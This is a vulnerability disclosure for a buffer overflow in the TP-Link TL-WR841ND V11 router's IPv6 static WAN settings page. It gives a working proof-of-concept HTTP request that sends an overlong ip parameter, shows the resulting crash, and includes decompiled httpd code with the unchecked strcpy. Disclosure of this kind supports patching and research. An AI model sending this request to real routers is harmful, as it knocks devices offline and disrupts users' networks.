Vendor of the products: TP-Link


Affected products: TL-WR841ND V11

Hardware Link：https://www.tp-link.com/us/support/download/tl-wr841nd/v11/#Firmware

Vulnerability Description

A buffer overflow vulnerability was discovered in TP-Link TL-WR841ND V11, triggered by the ip parameter at /userRpm/WanStaticIpV6CfgRpm.htm. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

The interface that triggers the vulnerability



WAN Setup

Enable IPv6: ☑

WAN Connection Type: Static IPv6

IPv6 Address:

Default Gateway: (Optional)

MTU Size (in bytes): 1500 (The default is 1500, do not change unless necessary.)

Primary DNS:

Secondary DNS: (Optional)

LAN Setup

Address Autoconfiguration Type: ● RADVD ○ DHCPv6 Server

Site Prefix:


Site Prefix Length: 64 (The default is 64, do not change unless necessary)

Lan IPV6 Address:

Save

POC

send




```
GET /TWVZMVBAIXQEEAJB/userRpm/WanStaticIpV6CfgRpm.htm?ipv6Enable=on&wantype=3&ip=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&gateway=
2001%3A0db8%3A85a3%3A0000%3A0000%3A8a2e%3A0370%3A7334&mtu=1500&dnsserver1=2001%3A0DB8%3A0000%3A0001%3A0000%3A0000%3A0000%3A45ff&dnsserver2=&
ipAssignType=0&ipStart=1000&ipEnd=2000&time=86400&ipPrefixType=1&staticPrefix=21DA%3AD3%3A0%3A2F3B%3A%3A&staticPrefixLength=64&Save=Save HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.0.1/ZYBYQEHBIIWVXFJB/userRpm/WanStaticIpV6CfgRpm.htm
Cookie: language=sc; Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Server: Router Webserver
Connection: close
Content-Type: text/html
WWW-Authenticate: Basic realm="TP-LINK Wireless N Router WR841N"


```

You can see that the router has crashed.




Unable to connect

Firefox can't establish a connection to the server at 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Code in httpd

By using IDA to analyze httpd, the program first calls httpGetEnv to retrieve the ip parameter.



```
  ucSetIPv6Enable(v4);
  v7 = httpGetEnv(a1, "ip");
  if ( v7 )
    strcpy(v31, v7, v6, v5);
  v8 = httpGetEnv(a1, "prefix");
  if ( v8 )
    v31[34] = atoi(v8);
```

The parameter is then passed to the strcpy function without proper security checks, leading to a buffer overflow.